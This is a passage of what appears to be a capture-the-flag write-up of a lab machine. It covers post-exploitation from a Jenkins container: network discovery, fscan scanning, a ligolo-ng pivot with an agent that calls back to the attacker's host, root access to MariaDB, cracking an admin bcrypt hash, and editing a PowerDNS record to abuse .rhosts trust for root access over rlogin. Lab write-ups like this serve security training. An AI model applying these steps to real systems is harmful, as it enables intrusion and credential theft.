
 At the bottom, I’ll add a commit message and “Commit Changes”:
After a few mins, I will get the reverse shell as root of container
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Build]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.42] from (UNKNOWN) [10.129.234.169] 38568
bash: cannot set terminal process group (6): Inappropriate ioctl for device
bash: no job control in this shell
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# whoami
whoami
root
Privilege Escalation
I want to check network config, but seems ipand confignot installed here.
root@5ac6c7d6fb8e:~# ip
bash: ip: command not found
root@5ac6c7d6fb8e:~# ifconfig
bash: ifconfig: command not found
But I can still check that
root@5ac6c7d6fb8e:~# cat /proc/net/fib_trie
Main:
  +-- 0.0.0.0/0 3 0 5
     |-- 0.0.0.0
        /0 universe UNICAST
     +-- 127.0.0.0/8 2 0 2
        +-- 127.0.0.0/31 1 0 0
           |-- 127.0.0.0
              /8 host LOCAL
           |-- 127.0.0.1
              /32 host LOCAL
        |-- 127.255.255.255
           /32 link BROADCAST
     +-- 172.18.0.0/16 2 0 2
        +-- 172.18.0.0/30 2 0 2
           |-- 172.18.0.0
              /16 link UNICAST
           |-- 172.18.0.3
              /32 host LOCAL
        |-- 172.18.255.255
           /32 link BROADCAST
Local:
  +-- 0.0.0.0/0 3 0 5
     |-- 0.0.0.0
        /0 universe UNICAST
     +-- 127.0.0.0/8 2 0 2
        +-- 127.0.0.0/31 1 0 0
           |-- 127.0.0.0
              /8 host LOCAL
           |-- 127.0.0.1
              /32 host LOCAL
        |-- 127.255.255.255
           /32 link BROADCAST
     +-- 172.18.0.0/16 2 0 2
        +-- 172.18.0.0/30 2 0 2
           |-- 172.18.0.0
              /16 link UNICAST
           |-- 172.18.0.3
              /32 host LOCAL
        |-- 172.18.255.255
           /32 link BROADCAST
Also there is a file .dockerenvfrom the root directory, that means we did actually in the docker environment.
Also there is env file
root@5ac6c7d6fb8e:~/.ssh# env
RUN_TESTS_DISPLAY_URL=http://build.vl:5000/job/build/job/dev/job/main/2/display/redirect?page=tests
HOSTNAME=5ac6c7d6fb8e
JENKINS_UC_EXPERIMENTAL=https://updates.jenkins.io/experimental
JENKINS_SERVER_COOKIE=durable-cfb4b5cf10b387396e205050195ab0638889aeea775b156ea4c7680165a38295
GIT_PREVIOUS_SUCCESSFUL_COMMIT=fc9df071a086a3a4e3daadf14757f7c434ce8beb
JAVA_HOME=/opt/java/openjdk
JENKINS_INCREMENTALS_REPO_MIRROR=https://repo.jenkins-ci.org/incrementals
RUN_CHANGES_DISPLAY_URL=http://build.vl:5000/job/build/job/dev/job/main/2/display/redirect?page=changes
COPY_REFERENCE_FILE_LOG=/var/jenkins_home/copy_reference_file.log
PWD=/root/.ssh
HUDSON_HOME=/var/jenkins_home
BUILD_URL=http://build.vl:5000/job/build/job/dev/job/main/2/
JENKINS_SLAVE_AGENT_PORT=50000
JOB_URL=http://build.vl:5000/job/build/job/dev/job/main/
BUILD_NUMBER=2
JENKINS_VERSION=2.441
JENKINS_NODE_COOKIE=d4776c89-8730-4f92-8e5c-f0066eca960b
BUILD_DISPLAY_NAME=#2
HOME=/root
LANG=C.UTF-8
JENKINS_URL=http://build.vl:5000/
JOB_BASE_NAME=main
JOB_NAME=build/dev/main
RUN_DISPLAY_URL=http://build.vl:5000/job/build/job/dev/job/main/2/display/redirect
JOB_DISPLAY_URL=http://build.vl:5000/job/build/job/dev/job/main/display/redirect
WORKSPACE=/var/jenkins_home/workspace/build_dev_main
JENKINS_UC=https://updates.jenkins.io
GIT_PREVIOUS_COMMIT=fc9df071a086a3a4e3daadf14757f7c434ce8beb
HUDSON_URL=http://build.vl:5000/
NODE_NAME=built-in
HUDSON_SERVER_COOKIE=fdc4abb8d33a8d23
GIT_URL=http://172.18.0.2:3000/buildadm/dev.git
SHLVL=3
BUILD_TAG=jenkins-build-dev-main-2
EXECUTOR_NUMBER=0
HUDSON_COOKIE=b165c18c-3aa5-4083-bb44-290d9e830bc9
JENKINS_HOME=/var/jenkins_home
REF=/usr/share/jenkins/ref
GIT_COMMIT=9fc72217d62991a0845fae478e9f59f5571876e4
STAGE_NAME=Do nothing
NODE_LABELS=built-in
WORKSPACE_TMP=/var/jenkins_home/workspace/build_dev_main@tmp
BRANCH_IS_PRIMARY=true
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
RUN_ARTIFACTS_DISPLAY_URL=http://build.vl:5000/job/build/job/dev/job/main/2/display/redirect?page=artifacts
CI=true
BRANCH_NAME=main
GIT_BRANCH=main
BUILD_ID=2
_=/usr/bin/env
OLDPWD=/root
And there is .sshdirectory from root directory
root@5ac6c7d6fb8e:~/.ssh# ls -al
total 24
drwxr-xr-x 2 root root 4096 May  1  2024 .
drwxr-xr-x 3 root root 4096 May  2  2024 ..
-rw------- 1 root root   92 May  1  2024 authorized_keys
-rw------- 1 root root  444 May  1  2024 id_ed25519
-rw-r--r-- 1 root root   92 May  1  2024 id_ed25519.pub
-rw-r--r-- 1 root root  375 May  1  2024 known_hosts
.rhosts configures the Berkeley r-commands, which are open from the outside:
root@5ac6c7d6fb8e:~# cat .rhosts
admin.build.vl +
intern.build.vl +
This means the computers at admin.build.vl and intern.build.vl can connect without passwords.
I will upload fscanto help us scan the valid host
root@5ac6c7d6fb8e:~# ./fscan -h 172.18.0.0/24
┌──────────────────────────────────────────────┐
│    ___                              _        │
│   / _ \     ___  ___ _ __ __ _  ___| | __    │
│  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
│ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
│ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
└──────────────────────────────────────────────┘
      Fscan 2.1.2 (db0b53b 2026-04-25T10:15:30Z)

[*] 服务插件: smb, oracle, mysql, findnet, mssql ... 等24个
[*] 172.18.0.1 存活 (协议: ICMP)
[*] 172.18.0.2 存活 (协议: ICMP)
[*] 172.18.0.3 存活 (协议: ICMP)
[*] 172.18.0.4 存活 (协议: ICMP)
[*] 172.18.0.5 存活 (协议: ICMP)
[*] 172.18.0.6 存活 (协议: ICMP)
[*] ICMP响应率过低(2.4%),启用TCP补充探测(248个主机)
[*] 存活主机数: 6
[*] 172.18.0.2:22         ssh      [Product:OpenSSH ||Version:9.3] Banner:(SSH-2.0-OpenSSH_9.3)
[*] 172.18.0.4:3306       genetec-5400 [Product:Genetec Security Center] Banner:(i 11.3.2-MariaDB-1:11.3.2+maria~ubu2204 ! FQC>J;)Z - h{SkDO@4!J0P mysql_native_p...)
[*] 172.18.0.1:3306       genetec-5400 [Product:Genetec Security Center] Banner:(i 11.3.2-MariaDB-1:11.3.2+maria~ubu2204 ]NKon[[9 - KKv4>w_WwoGT mysql_native_pas...)
[*] 172.18.0.1:512        exec     [Product:netkit-rsh rexecd] Banner:(Where are you?)
[*] 172.18.0.1:514        shell    [Product:Netkit rshd] Banner:(getnameinfo: Temporary failure in name resolution)
[*] 172.18.0.1:873        rsync    Banner:(@RSYNCD: 31.0 sha512 sha256 sha1 md5 md4)
[*] 172.18.0.1:22         ssh      [Product:OpenSSH ||Version:8.9p1 Ubuntu 3ubuntu0.13] Banner:(SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.13)
[*] 172.18.0.6:80         http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.0 302 FOUND Server: gunicorn Date: Sat, 02 May 2026 06:25:50 GMT Connecti...)
[*] 172.18.0.1:8081       http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 401 Unauthorized Connection: close Content-Length: 12 Content-Type: tex...)
[*] 172.18.0.5:53         domain   [Product:PowerDNS] Banner:(version bind)
[*] 172.18.0.1:53         domain   [Product:PowerDNS] Banner:(version bind)
[*] 172.18.0.2:3000       dps-shell [Product:Destiny DPS Mini shell] Banner:(HTTP/1.1 400 Bad Request Content-Type: text/plain; charset=utf-8 Connection: clo...)
[*] 172.18.0.1:3000       dps-shell [Product:Destiny DPS Mini shell] Banner:(HTTP/1.1 400 Bad Request Content-Type: text/plain; charset=utf-8 Connection: clo...)
[*] 172.18.0.1:513        Banner:(rlogind: Permission denied.)
[*] 172.18.0.5:8081       http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 401 Unauthorized Connection: close Content-Length: 12 Content-Type: tex...)
[*] 172.18.0.3:50000      http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.0 200 OK Content-Type: text/plain;charset=UTF-8 X-Content-Type-Options: n...)
[*] 172.18.0.3:8080       http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 200 OK Date: Sat, 02 May 2026 06:25:50 GMT X-Content-Type-Options: nosn...)
端口扫描中(600线程) ● 100.0% [=================] (792/792) 137/s TCP:22/1767
[完成] 扫描完成: 792/792 (耗时: 5.8s)
[*] 扫描完成,发现 17 个开放端口
[!] MySQL 172.18.0.4:3306 root:
[!] MySQL 172.18.0.1:3306 root:
[*] POC加载完成: 总共388个,成功380个,失败8个
[+] http://172.18.0.1:8081         code:401 len:12    title:None                 [http基本认证]
[+] http://172.18.0.5:8081         code:401 len:12    title:None                 [http基本认证]
[+] http://172.18.0.2:3000         code:200 len:14006 title:Gitea: Git with a cup of tea [Gitea简易Git服务 gitea ipeakcms]
[+] http://172.18.0.1:3000         code:200 len:14006 title:Gitea: Git with a cup of tea [Gitea简易Git服务 gitea ipeakcms]
[+] http://172.18.0.6              code:302 len:199   title:Redirecting...       server:gunicorn [telerik_report_server]
[+] http://172.18.0.3:50000        code:200 len:169   title:None                 [Jenkins jenkins jenkins/2.441 ser/172.18.0.3 remoting-minimum/4.13]
[-] 172.18.0.2:22 ssh 未发现弱密码
[+] http://172.18.0.3:8080         code:200 len:107836 title:Dashboard [Jenkins]  server:Jetty(10.0.18) [Jenkins ipeakcms jenkins jetty data/2.441 xml/1.0]
[-] 172.18.0.1:22 ssh 未发现弱密码
扫描进度 ● 100.0% [==============================] (18/18) 0/s TCP:435/2230
[完成] 扫描完成: 18/18 (耗时: 37.5s)
There’s 6 hosts:
.1 - Host, with all the same ports are my initial scan. 3000 is missing as it’s not in the top ports scanned by default, and 3306 and 8081 open not filtered. Probably nothing unique here.
.2 - nmap above shows SSH only, but another scan of all ports shows 3000 as well. This is Gitea.
.3 - Webserver on 8080 is the Jenkins webhook from Gitea.
.4 - 3306 open is MySQL.
.5 - nmap shows both 53 and 8081, which is an interesting combination. curl on 8081 returns just a 401 unauthorized.
.6 - Some kind of webserver on 80. A quick curl of this port redirects to /login, which shows a title of PowerDNS-Admin. This could be related to the open DNS ports on .5.
I will use ligolo-ngto help us pivot
# Local machine
sudo ./proxy -selfcert
## ligolo proxy startup
ligolo-ng > iflist
ligolo-ng > ifcreate --name ligolo
ligolo-ng > route_add --name ligolo --route 172.18.0.0/24
ligolo-ng > ...

# AGENT
 ./agent -connect 10.10.14.42:11601 -ignore-cert

## Attacker (ligolo proxy server @ Linux)
ligolo-ng > session        # choose connected session
ligolo-ng > start
Then we can interact with 172.18.0.0/24
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Build]
└─$ ping 172.18.0.5
PING 172.18.0.5 (172.18.0.5) 56(84) bytes of data.
64 bytes from 172.18.0.5: icmp_seq=1 ttl=64 time=406 ms
64 bytes from 172.18.0.5: icmp_seq=2 ttl=64 time=428 ms
Now let's visit http://172.18.0.6/


Trying to visit http://172.18.0.5:8081 pops HTTP basic auth:
We can also try connecting as the root user, and it was successful:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Build]
└─$ mysql -h 172.18.0.4 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 92
Server version: 11.3.2-MariaDB-1:11.3.2+maria~ubu2204 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| powerdnsadmin      |
| sys                |
+--------------------+
5 rows in set (0.326 sec)
The non-default database is powerdnsadmin
Also we can find a user with password hash and the dns records
MariaDB [powerdnsadmin]> select * from user;
+----+----------+--------------------------------------------------------------+-----------+----------+----------------+------------+---------+-----------+
| id | username | password                                                     | firstname | lastname | email          | otp_secret | role_id | confirmed |
+----+----------+--------------------------------------------------------------+-----------+----------+----------------+------------+---------+-----------+
|  1 | admin    | $2b$12$s1hK0o7YNkJGfu5poWx.0u1WLqKQIgJOXWjjXz7Ze3Uw5Sc2.hsEq | admin     | admin    | admin@build.vl | NULL       |       1 |         0 |
+----+----------+--------------------------------------------------------------+-----------+----------+----------------+------------+---------+-----------+
1 row in set (0.422 sec)

MariaDB [powerdnsadmin]> select * from records;
+----+-----------+----------------------+------+------------------------------------------------------------------------------------------+------+------+----------+-----------+------+
| id | domain_id | name                 | type | content                                                                                  | ttl  | prio | disabled | ordername | auth |
+----+-----------+----------------------+------+------------------------------------------------------------------------------------------+------+------+----------+-----------+------+
|  8 |         1 | db.build.vl          | A    | 172.18.0.4                                                                               |   60 |    0 |        0 | NULL      |    1 |
|  9 |         1 | gitea.build.vl       | A    | 172.18.0.2                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 10 |         1 | intern.build.vl      | A    | 172.18.0.1                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 11 |         1 | jenkins.build.vl     | A    | 172.18.0.3                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 12 |         1 | pdns-worker.build.vl | A    | 172.18.0.5                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 13 |         1 | pdns.build.vl        | A    | 172.18.0.6                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 14 |         1 | build.vl             | SOA  | a.misconfigured.dns.server.invalid hostmaster.build.vl 2024050201 10800 3600 604800 3600 | 1500 |    0 |        0 | NULL      |    1 |
+----+-----------+----------------------+------+------------------------------------------------------------------------------------------+------+------+----------+-----------+------+
7 rows in set (0.379 sec)
I can use hashcat to crack the password of admin
hashcat powerdns.hash /usr/share/wordlists/rockyou.txt -m 3200
hashcat (v6.2.6) starting
...[snip]...
$2b$12$s1hK0o7YNkJGfu5poWx.0u1WLqKQIgJOXWjjXz7Ze3Uw5Sc2.hsEq:winston
...[snip]...
Also we can use this credit to access to the service http://172.18.0.6/

In the build.vl zone, it shows the same subdomains as the table above:
 The
The TCP port 513 rlogin on the host is open, and I have found a .rhosts file containing two domain names:
admin.build.vl +
intern.build.vl +
This means that passwordless login is possible from either of these domains. intern.build.vl is already set as the primary host; intern.build.vl is not yet configured. I can edit the intern record admin.build.vl or add a record pointing to my host admin, and then use rlogin to connect as the root user.
I will edit intern
 Now we can use
 rlogin to get the root shell
b┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Build]
└─$ sudo rlogin 10.129.234.169
[sudo] password for wither:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-144-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat May  2 06:48:48 AM UTC 2026

  System load:  0.19              Processes:             189
  Usage of /:   64.0% of 9.75GB   Users logged in:       0
  Memory usage: 51%               IPv4 address for eth0: 10.129.234.169
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@build:~# whoami
root
Description
